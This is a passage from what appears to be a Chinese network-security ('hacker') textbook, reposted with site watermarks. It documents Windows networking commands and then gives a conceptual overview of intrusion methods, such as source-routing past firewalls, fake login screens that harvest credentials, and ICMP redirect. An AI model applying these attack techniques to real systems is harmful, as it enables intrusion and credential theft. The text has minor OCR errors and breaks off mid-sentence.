免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.3.3 net命令

net命令是功能强大的以命令行方式执行的工具。它包含了管理网络环境、服务、用户、登录等Windows 98/NT/2000 中大部分重要的管理功能。使用它可以轻松地管理本地或者远程计算机的网络环境，以及各种服务程序的运行和配置，或者进行用户管理和登录管理等。

1. net accounts

功能：将用户账户数据库升级并修改所有账户的密码和登录请求。

格式：net accounts [/forcelogoff:{minutes | no}] [/minpwlen:length][/maxpwage:{days|unlimited}][/minpwage:days] [/uniquepw:number] [/sync] [/domain]

参数：

输入不带参数的net accounts命令，显示密码、登录限制和域信息的当前配置，如右图所示。



(1) /forcelogoff:{minutes | no}：设置当用户账户或有效登录时间到期时在结束用户与服务器的会话前要等待的分钟数。no选项防止强制注销。默认设置是no。指定了 /forcelogoff:minutes 选项后，系统在强制用户离开网络的 minutes 分钟前发送警告。如果任何文件被打开，系统将警告用户。如果 minutes 少于 2，系统将警告用户立即从网络注销。

(2) /minpwlen:length：设置用户账户密码的最少字符数。范围是0～127个字符，默认是6个字符。

(3) /maxpwage:{days | unlimited}：设置用户账户密码有效天数的最大值。/maxpwage:unlimited设置账户密码永远有效。

(4) /minpwage:days：设置在用户可以更改新密码前的最小天数。数值 0 设置无限短时间。范围是0～49 710天，默认值是0天。

(5) /uniquepw:number：要求用户不对number次密码更改重复相同的密码。范围是0～24次密码更改，默认值是5次密码更改。

(6) /sync：当用于主域控制器时，该命令使域中所有备份域控制器同步。

(7) /domain：对当前域的主域控制器执行操作。否则，仅在本地计算机上执行操作。

2. net computer

功能：从域数据库中添加或删除计算机，所有计算机的添加和删除都会转发到主域控制器。

格式：net computer \\computername {/add | /del}

参数：

(1) \\computername：指定要从域中添加或删除的计算机名。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）/add：将特定的计算机添加到域中。比如将计算机XX添加到登录的域中，命令为：net computer \\XX /add。

（3）/del：从域中删除指定的计算机。比如将计算机bb从登录的域中删除，命令为：net computer \\bb /del。

3. net config

功能：显示当前运行的可配置服务，或显示并更改某项服务的设置。

格式：net config [service] [options]

参数：

输入不带参数的 net config 命令显示可配置服务的列表，如右图所示。



（1）service：通过net config命令进行配置的服务(server或workstation)。

（2）options：服务的特定选项。

4. net config workstation

功能：显示更改可配置工作站服务参数。更改立即生效，并且永久保持。并非所有的工作站服务参数都能使用 net config workstation 命令进行更改，其他参数可以在配置注册表时修改。

格式：net config workstation [/charcount:bytes] [/chartime:msec] [/charwait:sec]

参数：

输入不带参数的net config workstation命令显示本地计算机的当前配置，如右图所示。



（1）/charcount:bytes：指定在将数据发送到通信设备之前Windows 收集的数据量。如果还设置了/chartime:msec，Windows 将执行第一个满足的选项。范围为0～-65 535字节，默认值是16字节。

（2）/chartime:msec：设置Windows在将数据发送到通信设备前收集数据的毫秒数。如果还设置了/charcount:bytes，Windows 2000 将执行第一个满足的选项。范围为0～65 535 000ms，默认是250ms。

（3）/charwait:sec：将Windows等待通信设备的秒数设置为可用。范围为0～65 535s，默认值是3 600s。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5. net continue

功能：重新激活挂起的服务。

格式：net continue service

能够继续运行的服务包括file server for macintosh（该服务仅限于 Windows NT Server）、ftp publishing service、lpdsvc, net logon、network dde、network dde dsdm、nt lm security support provider、remoteboot（该服务仅限于Windows NT Server）、remote access server、schedule、server、simple tcp/ip services及workstation。

6. net file

功能：显示某服务器上所有打开的共享文件名及锁定文件数。该命令也可以关闭个别文件并取消文件锁定。

格式：net file [id [/close]]

参数：

输入不带参数的 net file 可获得服务器上打开文件的列表，如右图所示。



（1）id：文件标识号。

（2）/close：关闭打开的文件并释放锁定记录。请从共享文件的服务器中输入该命令。

7. net group

功能：在 Windows NT Server 域中添加、显示或更改全局组。该命令仅在 Windows NT Server 域中可用。

格式：net group [groupname [/comment: "text"]] [/domain]

net group groupname {/add [/comment:"text"] | /delete} [/domain]

net group groupname username [...] {/add | /delete} [/domain]

参数：

（1）输入不带参数的 net group 可以显示服务器名称及服务器的组名称。

（2）groupname：要添加、扩展或删除的组。仅提供某个组名便可查看组中的用户列表。

（3）/comment: "text"：为新建组或现有组添加注释。注释最多可以是 48 个字符，并用引号将注释文字引住。

（4）/domain：在当前域的主域控制器中执行该操作，否则在本地计算机上执行操作。

（5）username[...]：列表显示要添加到组或从组中删除的一个或多个用户。使用空格分隔多个用户名称项。

（6）/add：添加组或在组中添加用户名。必须使用该命令为添加到组中的用户建立账号。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（7）/delete：删除组或从组中删除用户名。

8. net help

功能：提供网络命令列表及帮助主题，或提供指定命令或主题的帮助。可用的网络命令参见下图。

格式：net help [command]

net command {/help | /?}

（command 为需要其帮助的命令，不要将net作为command的一部分 ）

参数:

输入不带参数的net help显示能够获得帮助的命令列表和帮助主题，如右图所示。



（1）/help：提供显示帮助文本方式选择。

（2）/?：显示命令的正确语法。

9. net helpmsg

功能：提供 Windows NT 错误信息的帮助。

格式：net helpmsg message#

参数：message# 为需要其帮助的 Windows NT 消息的四位代码。

10. net Localgroup

功能：添加、显示或更改本地组。

格式：net localgroup [groupname [/comment:"text"]] [/domain]

net localgroup groupname {/add [/comment:"text"] | /delete} [/domain]

net localgroup groupname name [...] {/add | /delete} [/domain]

参数:

输入不带参数的 net localgroup 将显示服务器名称和计算机的本地组名称，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）groupname：要添加、扩充或删除的本地组名称。只提供 groupname 即可查看用户列表或本地组中的全局组。

（2）/comment: "text"：为新建或现有组添加注释。注释文字的最大长度是 48 个字符，并用引号引住。

（3）/domain：在当前域的主域控制器中执行操作，否则，仅在本地计算机上执行操作。

（4）name [...]：列出要添加到本地组或从本地组中删除的一个或多个用户名或组名，多个用户名或组名之间以空格分隔。

（5）/add：将全局组名或用户名添加到本地组中。在使用该命令将用户或全局组添加到本地组之前，必须为其建立账号。

（6）/delete：从本地组中删除组名或用户名。

11. net name

功能：添加或删除消息名（有时也称别名），或显示计算机接收消息的名称列表。要使用 net name 命令，计算机中必须运行信使服务。

格式：net name [name [/add | /delete]]

参数：

输入不带参数的net name将列出当前使用的名称，如右图所示。



（1）name：指定接收消息的名称。名称最多为 15 个字符。

（2）/add：将名称添加到计算机中。/add是可选项，输入net name name与输入net name name /add相同。

（3）/delete：从计算机中删除名称。

12. net print

功能：显示或控制打印作业及打印队列。

格式：net print \computername sharename

net print [\computername] job# [/hold | /release | /delete]

参数：

（1）computername：共享打印机队列的计算机名。

（2）sharename：打印队列名称。当包含 computername 与 sharename 时，使用反斜杠将它们分开。

（3）job#：在打印机队列中分配给打印作业的标识号。有一个或多个打印机队列的计算机为每个打印作业分配唯一标识号。如果某个作业号用于共享打印机队列中，则不能指定给其他作业，也不能分配给其他打印机队列中的作业。

（4）/hold：使用job#时，在打印机队列中使打印作业等待。打印作业停留在打印机队列中，并且其他打印作业只能等到释放该作业之后才能进入。

（5）/release：释放保留的打印作业。

（6）/delete：从打印机队列中删除打印作业。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

13. net session

功能：列出或断开本地计算机和与之连接的客户端的会话。

格式：net session [\computername] [/delete]

参数：

输入不带参数的net session可以显示所有与本地计算机的会话信息，如右图所示。



（1）\computername：标识要列出或断开会话的计算机。

（2）/delete结束与\computername 计算机会话并关闭本次会话期间计算机的所有打开文件。

14. net send

功能：向网络的其他用户、计算机或通信名发送消息。要接收消息必须运行信使服务。

格式：net send {name | * | /domain[:name] | /users} message

参数：

（1）name：要接收发送消息的用户名、计算机名或通信名。如果计算机名包含空字符，则要将其用双引号（""）引住。

（2）*：将消息发送到组中所有名称。

（3）/domain[:name]：将消息发送到计算机域中的所有名称。如果指定 name，则消息将发送到指定域或组中的所有名称。

（4）/users：将消息发送到与服务器连接的所有用户。

（5）message：作为消息发送的文本。

15. net Share

功能：创建、删除或显示共享资源。

格式：net share sharename


net share sharename=drive:path [/users:number | /unlimited] [/remark:"text"]

net share sharename [/users:number | unlimited] [/remark:"text"]

net share {sharename | drive:path} /delete

参数：

输入不带参数的net share，将显示本地计算机上所有共享资源的信息，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）sharename：共享资源的网络名称。输入带sharename的net share命令，只显示该共享信息。

（2）drive:path：指定共享目录的绝对路径。

（3）/users:number：设置可同时访问共享资源的最大用户数。

（4）/unlimited：不限制同时访问共享资源的用户数。

（5）/remark:"text"：添加关于资源的注释，注释文字用引号引住。

（6）/delete：停止共享资源。

16. net time

功能：使计算机的时间与另一台计算机或域的时间同步。不带 /set 参数使用时，将显示另一台计算机或域的时间。

格式：net time [\computername | /domain[:name]] [/set]

参数：

（1）\computername：要检查或同步的服务器名。

（2）/domain[:name]：指定要与其时间同步的域。

（3）/set：使本计算机时间与指定计算机或域的时间同步。

17. net use

功能：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。该命令也控制永久网络连接。

格式：net use [devicename | *] [\computernamesharename[volume]]
[password | *] [/user:[domainname]username] [[/delete] |
[/persistent:{yes | no}]]
net use devicename [/home[password | *]] [/delete:{yes | no}]
net use [/persistent:{yes | no}]

参数：

输入不带参数的 net use 将列出网络连接，如右图所示。



（1）devicename：指定要连接到的资源名称或要断开的设备名称。

（2）\computernamesharename：服务器及共享资源的名称。

（3）volume：指定服务器上的NetWare卷。

（4）password：访问共享资源的密码。

（5）*：提示输入密码。在密码提示行中输入密码时，将不显示该密码。

（6）/user：指定进行连接的另外一个用户。

（7）domainname：指定另一个域。

（8）username：指定登录的用户名。

（9）/home：将用户连接到其宿主目录。

（10）/delete：取消指定网络连接。

（11）/persistent：控制永久网络连接的使用。默认为上次使用的设置。无设备的连接不是永久的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（12）yes：保存建立的所有连接，并在下次登录时还原。

（13）no：不保存建立的连接和继发连接，并在下次登录时还原现有连接。使用/delete开关项取消永久连接。

18. net user

功能：添加或更改用户账号或显示用户账号信息。

格式：net user [username [password | *] [options]] [/domain]

net user username {password | *} /add [options] [/domain]

net user username [/delete] [/domain]

参数：

输入不带参数的net user将查看计算机上的用户账号列表，如右图所示。



（1）username：添加、删除、更改或查看用户账号名。

（2）password：为用户账号分配或更改密码。

（3）*：提示输入密码。

（4）/domain：在计算机主域的主域控制器中执行操作。

（5）/add：将用户账号添加到用户账号数据库。

（6）/delete：从用户账号数据库中删除用户账号。

（7）/active:[no/yes]：禁用或启用用户账号。

19. net stop

功能：停止Windows NT网络服务。

格式：net stop service

20. net start

功能：启动服务，或显示已启动服务的列表。如果服务名是两个或两个以上的词，如 Net Logon 或Computer Browser，则必须用双引号（" "）引住。

格式：net start [service]

参数：

输入不带参数的 net start 则显示运行服务的列表，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

21. net statistics

功能：显示本地工作站或服务器服务的统计记录。

格式：net statistics [workstation | server]

参数：

输入不带参数的 net statistics将列出其统计信息可用的运行服务，如右图所示。



(1) workstation：显示本地工作站服务的统计信息。

(2) server：显示本地服务器服务的统计信息。

22. net view

功能：显示或列出计算机列表或制订计算机的共享资源列表。

格式：net view \\computername |/domain[:domainname]

参数：

输入不带参数的net view显示当前域的计算机列表，如右图所示。



(1) \\computername：指定要查看其共享资源的计算机。

(2) /domain[:domainname]：指定要查看其可用计算机的域。

1.3.4 telnet命令

telnet命令是一个非常实用并拥有强大功能的命令。用户可以使用telnet命令进行远程登录。该命令允许用户使用telnet协议在远程计算机之间进行通信，用户可以通过网络在远程计算机上登录，就像登录到本地计算机上执行命令一样。

为了通过telnet登录到远程计算机上，必须知道远程计算机上的合法用户名和口令。虽然有些系统确实为远程用户提供了登录功能，但出于对安全的考虑需要限制来访用户的操作权限，因此在这种情况下能使用的功能是很少的。当允许远程用户登录时，系统通常把这些用户放在一个受限制的shell中，以防系统被怀有恶意的或不小心的用户破坏。用户还可以使用telnet从远程站点登录到自己的计算机上，检查电子邮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

件、编辑文件和远程程序，就像在本地登录一样。

telnet命令的格式为：telnet+空格+IP地址/主机名名称。例如命令“telnet 192.168.1.15”执行成功，则将从IP地址为192.168.1.15的远程计算机上得到login：提示符。

使用telnet命令登录的过程如下：“$telnet主机名/IP”启动telnet会话。一旦telnet成功地连接到远程系统上，就显示登录信息并提示用户输入用户名和口令。如果用户名和口令输入正确，就能成功地登录并在远程系统上工作。在telnet提示符的后面可以输入很多命令，用来控制telnet会话过程，下面就来了解一些常用的telnet命令。

（1）close：关闭与远程主机的连接，如果在telnet的后面输入了远程主机名，执行此命令将退出telnet。

（2）open hostname：与主机hostname建立连接。

（3）quit：退出telnet。

（4）set escape char：建立escape字符到某个特殊的符号，若想用某种控制符号来代替，可以用ASIS或者键入符号“^”加字母b，如：^b。在正常工作时，是不需要用escape字符的，并且这个被用做escape的符号不应该再被使用。这类似于许多程序中对键盘上的每一个键设定其真正的涵义。

（5）set echo：如果是echo on，那么从键盘上输入的字符将显示在屏幕上，如果是echo off，将看不到键盘输入的字符。

（6）z：从telnet状态回到shell，此时两台主机的连接不断。

（7）fg：从shell回到telnet状态。要从telnet状态重新回到远程主机，只需按Enter键即可实现。

1.3.5 ftp命令

ftp命令是互联网用户使用最频繁的命令之一，不论是在DOS还是在UNIX操作系统下使用ftp，都会遇到大量的ftp内部命令。使用ftp命令可以将文件传送到正在运行ftp服务的远程计算机，或者从正在运行ftp服务的远程计算机上传送文件，它们可以交互使用。

在“命令提示符”窗口中输入ftp，按Enter键即可进入ftp子环境的界面，如右图所示。



ftp的命令格式为：ftp -v -d -i -n -g[主机名]，命令中各参数的含义如下。

（1）-v：显示远程服务器的所有响应信息。

（2）-d：使用调试方式，显示在客户端和服务器之间传递的所有ftp命令。

（3）-i：传送多个文件时关闭交换提示。

（4）-n：限制ftp的自动登录，即不使用。

（5）-g：取消全局文件名。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.3.6 netstat命令

netstat命令显示网络连接、路由表和网络接口信息，可以让用户得知目前都有哪些网络连接正在运行。

netstat的命令格式为：netstat[-a] [-b] [-e] [-n][-o] [-p proto] [-r] [-s] [-v][interval]，命令中各参数的含义如下。

-a：显示所有连接和监听端口，如下图所示。



-b：显示包含于创建每个连接或监听端口的可执行组件，如下图所示。



-e：显示太网络数据统计，该参数可以与-s参数结合使用，如下图所示。



-n：以网络IP地址代替名称，显示出网络连接情形，如下图所示。



-o：显示与每个连接相关的所属进程ID，如下图所示。



-p proto：显示pro指定的协议的连接，proto可以是tcp、udp，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

-r：打印路由选择表。在“命令提示符”窗口，如下图所示。



-s：在机器的默认情况下显示每个协议的配置统计，包括TCP、IP、UDP、ICMP等协议，如下图所示。



-v：与-b参数一起使用时将显示包含于为所有可执行组件创建连接或监听端口的组件，如下图所示。



interval：每隔interval秒重复显示所选协议的配置情况，直到按Ctrl+C组合键中断为止，比如输入“netstat 5”则为每5s重复显示所选协议，如下图所示。



1.3.7 tracert命令

tracert是路由跟踪实用程序，用于确定 IP 数据报访问目标所采取的路径。tracert 命令用 IP 生存时间字段和 ICMP 错误消息来确定从一个主机到网络上其他主机的路由。

tracert命令的格式为：tracert[-d][-h maximum_hops][-j host-list][-w timeout]target_names，命令中各参数的含义如下。

（1）-d：指定不将IP地址解析到主机名称。

（2）-h maximum_hops：指定跃点数以跟踪到称为target_name的主机的路由。

（3）-j host-list：指定tracert实用程序数据报所采用路径中的路由器接口列表。

（4）-w timeout：等待timeout为每次恢复所指定的毫秒数。

（5）target_names：目标主机的名称或IP地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

例如，已经知道了在局域网内的某个目标主机的名称，那么可以使用tracert命令来获取该主机的IP地址，如右图所示。



1.3.8 ipconfig命令

ipconfig实用程序和它的等价图形用户界面——Windows 95 / 98中的WinIPCfg可用于显示当前的TCP/IP配置的设置值。这些信息一般用来检验人工配置的TCP/IP设置是否正确。

ipconfig命令格式为：ipconfig[/all|/renew[adapter]|/release[adapter]，命令中各参数的含义如下。

在没有该开关的情况下，ipconfig只显示IP地址、子网掩码和每个网卡的默认网关值，如右图所示。



(1) /all：生成完整显示。

(2) /renew[adapter]：更新DHCP配置参数。该参数只在运行DHCP客户端服务的系统上可用。要指定适配器名称，则须输入使用不带参数的ipconfig命令显示的适配器的名称。

(3) /release[adapter]：发布当前的DHCP配置。该选项禁用本地系统上的TCP/IP，并只在DHCP客户端上可用。要指定适配器名称，则须输入使用不带参数的ipconfig命令显示的适配器名称。

如果没有参数，那么ipconfig实用程序将向用户提供所有当前的TCP/IP配置值，包括IP地址和子网掩码。该实用程序在运行DHCP的系统上特别有用，允许用户决定由DHCP配置的值。

1.3.9 route命令

route命令一般用于控制网络路由表，该命令只有在安装了TCP/IP之后才能使用。

route命令的格式为：route[-f][-p][Command][Destination][mask subnetmask][Gateway][metric Metric][if Interface]，命令中各参数的含义如下。

(1) -f：清除所有网关入口的路由表。如果该参数与某个命令组合使用，路由表将在运行命令前清除，使用该命令后该主机将失去与互联网的连接。

(2) -p：该参数与add命令一起使用时，将使路由在系统引导程序之间持久存在，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

默认情况下，系统重新启动时不保留路由；与print命令一起使用时，显示已注册的持久路由列表，忽略其他所有总是影响相应持久路由的命令。

（3）Command：指定要运行的命令。

（4）Destination：指定路由的网络目标地址。

（5）mask subnetmask：指定与网络目标地址相关联的子网掩码。

（6）Gateway：指定超过由网络目标和子网掩码定义的可达到的地址集的前一个或下一个跃点IP地址。

（7）metric Metric：为路由指定所需跃点数的整数值，它用来在路由表里的多个路由中选择与转包中的目标地址最为匹配的路由。

（8）if Interface：指定目标可以到达的接口的接口索引。

1.3.10 netsh命令

netsh命令是一个功能强大的网络配置命令行工具。其本身是一个命令行脚本实用程序，可以让用户从本地或者远程显示修改当前运行的计算机的网络配置。

netsh命令的格式为：netsh[-a AliasFile][-c Context][-r RemoteMachine][Command|-f ScriptFile]，命令中参数的含义如下。

（1）-a AliasFile：指定使用了一个别名文件，包含netsh命令列表和一个别名版本，可以使用别名命令行替换netsh命令，或者使用别名文件将其他平台中更熟悉的命令映射到适当的netsh命令。

（2）-c Context：指定对应于已经安装的支持DLL的命令环境。

（3）-r RemoteMachine：指定在远程计算机上运行netsh命令，由名称或者IP地址来制订远程计算机。

（4）Command：指定要执行的netsh命令。

（5）-f ScriptFile：指定运行scriptfile文件中所有的netsh命令。

下面介绍使用netsh命令来更改本地IP地址的方法，具体的操作步骤如下：

1 查看本机信息

在使用netsh命令来修改本地IP地址的时候，首先可利用ipconfig-all命令来查看本机的信息，可看到本地的当前IP地址为192.168.1.88，如下图所示。



2 切换到更改IP命令提示符下

在“命令提示符”窗口中，依次做如下操作：输入“cd\”后按Enter键，输入“netsh”后按Enter键，输入“interface”后按Enter键，输入“ip”后按Enter键，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 更改IP地址

接着输入“set address本地连接 static 192.168.1.66 255.255.255.0”命令并按Enter键，等待几秒即可完成修改，如下图所示。



4 查看修改后的IP地址

修改完以后再次输“入ipconfig –all”命令或者进入“Internet协议TCP/IP属性”对话框里查看修改后的IP地址，如下图所示。



1.3.11 arp命令

arp是一个重要的TCP/IP协议，并且用于确定对应IP地址的网卡物理地址。使用arp命令，能够查看本地计算机或另一台计算机的arp高速缓存中的当前内容。此外，使用arp命令也可以用人工方式输入静态的网卡物理/IP地址对。还可以使用这种方式为默认网卡和本地服务器等常用主机进行这项操作，这样有助于减少网络上的信息量。

arp命令的格式为：arp[-a [InterAddr][-N IfaceAddr]][-g [InetAddr][-N IfaceAddr]][-d InetAddr [IfaceAddr]][-s InetAddr EtherAddr[IfaceAddr]]，命令中参数的含义如下。

-a [InterAddr][-N IfaceAddr]：显示所有接口的当前arp缓存表。要显示特定IP地址的arp缓存项，则使用带有InetAddr参数的arp -a，此处的InetAddr代表IP地址。如果未指定InetAddr，则使用第一个适用的接口。要显示特定接口的arp缓存表，则需要将-N IfaceAddr参数与-a参数一起使用，此处的IfaceAddr代表指定给该接口的IP地址。这里要注意-N参数是区分大小写的。

-g [InetAddr][-N IfaceAddr]：与-a的用法相同。

-d InetAddr [IfaceAddr]：删除指定的IP地址项，此处的InetAddr代表IP地址。对于指定的接口，要删除表中的某项则使用IfaceAddr参数，此处的IfaceAddr代表指定给该接口的IP地址。要删除所有项则可使用通配符*代替InetAddr。

-s InetAddr EtherAddr[IfaceAddr]：向arp缓存添加可将IP地址InetAddr解析成物理地址EtherAddr的静态项。



1.4 黑客入侵方式

要想更好地保护网络不受黑客的攻击，就必须对黑客的入侵方式、攻击原理、攻击过程有深入且详细的了解，只有这样才能更有效、更具有针对性地进行主动防护。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 数据驱动攻击

当有些表面看来无害的特殊程序在被发送或复制到网络主机上并被执行发起攻击时，就会发生数据驱动攻击。例如一种数据驱动的攻击可以导致一台主机修改与网络安全有关的文件，从而使黑客下一次更容易入侵该系统。

2. 非法利用系统文件

UNIX系统可执行文件的目录，如/bin/who可由所有的用户进行读访问。有些用户可以从可执行文件中得到其版本号，从而结合已公布的资料知道系统具有什么样的漏洞，例如通过telnet指令操作就可以知道Sendmail的版本号。禁止对可执行文件的访问虽不能防止黑客对它们的攻击，但至少可以使这种攻击变得更困难。还有一些弱点是由配置文件、访问控制文件和默认初始化文件产生的。最典型一个例子是：用来安装SunOS Version4的软件会创建一个/rhosts文件，这个文件允许局域网上的任何人从任何地方取得对该主机的超级用户特权。当然，最初这个文件的设置只是为了从网上方便地进行安装，而不需要超级用户的允许和检查。智者千虑，必有一失，操作系统设计的漏洞为黑客开启了后门，针对Windows操作系统的一系列具体攻击就是很好的实例。

3. 伪造信息攻击

通过发送伪造的路由信息构造系统源主机和目标主机的虚假路径，从而使流向目标主机的数据包均经过攻击者的系统主机，这样就能给人提供敏感的信息和有用的密码。

4. 针对信息协议弱点攻击

IP地址的源路径选项允许IP数据报自己选择一条通往系统目的的主机路径。设想攻击者试图与防火墙后面的一个不可到达的主机A连接，他只需在送出的请求报文中设置IP源路径选项，使报文有一个目的地址指向防火墙，而最终地址是主机A。当报文到达防火墙时被允许通过，因为它指向防火墙而不是主机A。防火墙的IP层处理该报文的源路径被改变并发送到内部网上，报文就这样到达了不可到达的主机A。

5. 远端操纵

缺省的登录界面、配置和客户文件是另一个问题区域，它们提供了一个简单的方法来配置一个程序的执行环境。这有时会引起远程操作攻击：在被攻击主机上启动一个可执行程序，该程序显示一个伪造的登录界面。当用户在这个伪装的界面上输入登录信息后，该程序将用户输入的信息传送到攻击者主机，然后关闭界面给出“系统故障”的提示信息，要求用户重新登录，此后才会出现真正的登录界面。

6. 利用系统管理员的失误攻击

网络安全的重要因素之一就是人。无数的历史事实表明：堡垒最容易从内部攻破，因人为的失误，如WWW服务器系统的配置差错，普通用户使用权限扩大，这样就给黑客造成了可乘之机。黑客常利用系统管理员的失误收集攻击信息，例如使用finger、netstat、arp、mail、grtp等命令和一些黑客工具软件。

7. 重新发送攻击

收集特定的IP数据报篡改其数据，然后再一一重新发送，欺骗接收的主机。

8. 对ICMP报文攻击

对ICMP报文的攻击尽管比较困难，但黑客们有时也使用ICMP报文进行攻击。重定向消息可以改变路由列表，路由器可以根据这些消息建议主机走另一条更好的路径。攻击可以有效地利用重定向消息把连接转向一个不可靠的主机或路径，或者使所

溜客安全网 WwW.176Ku.CoM

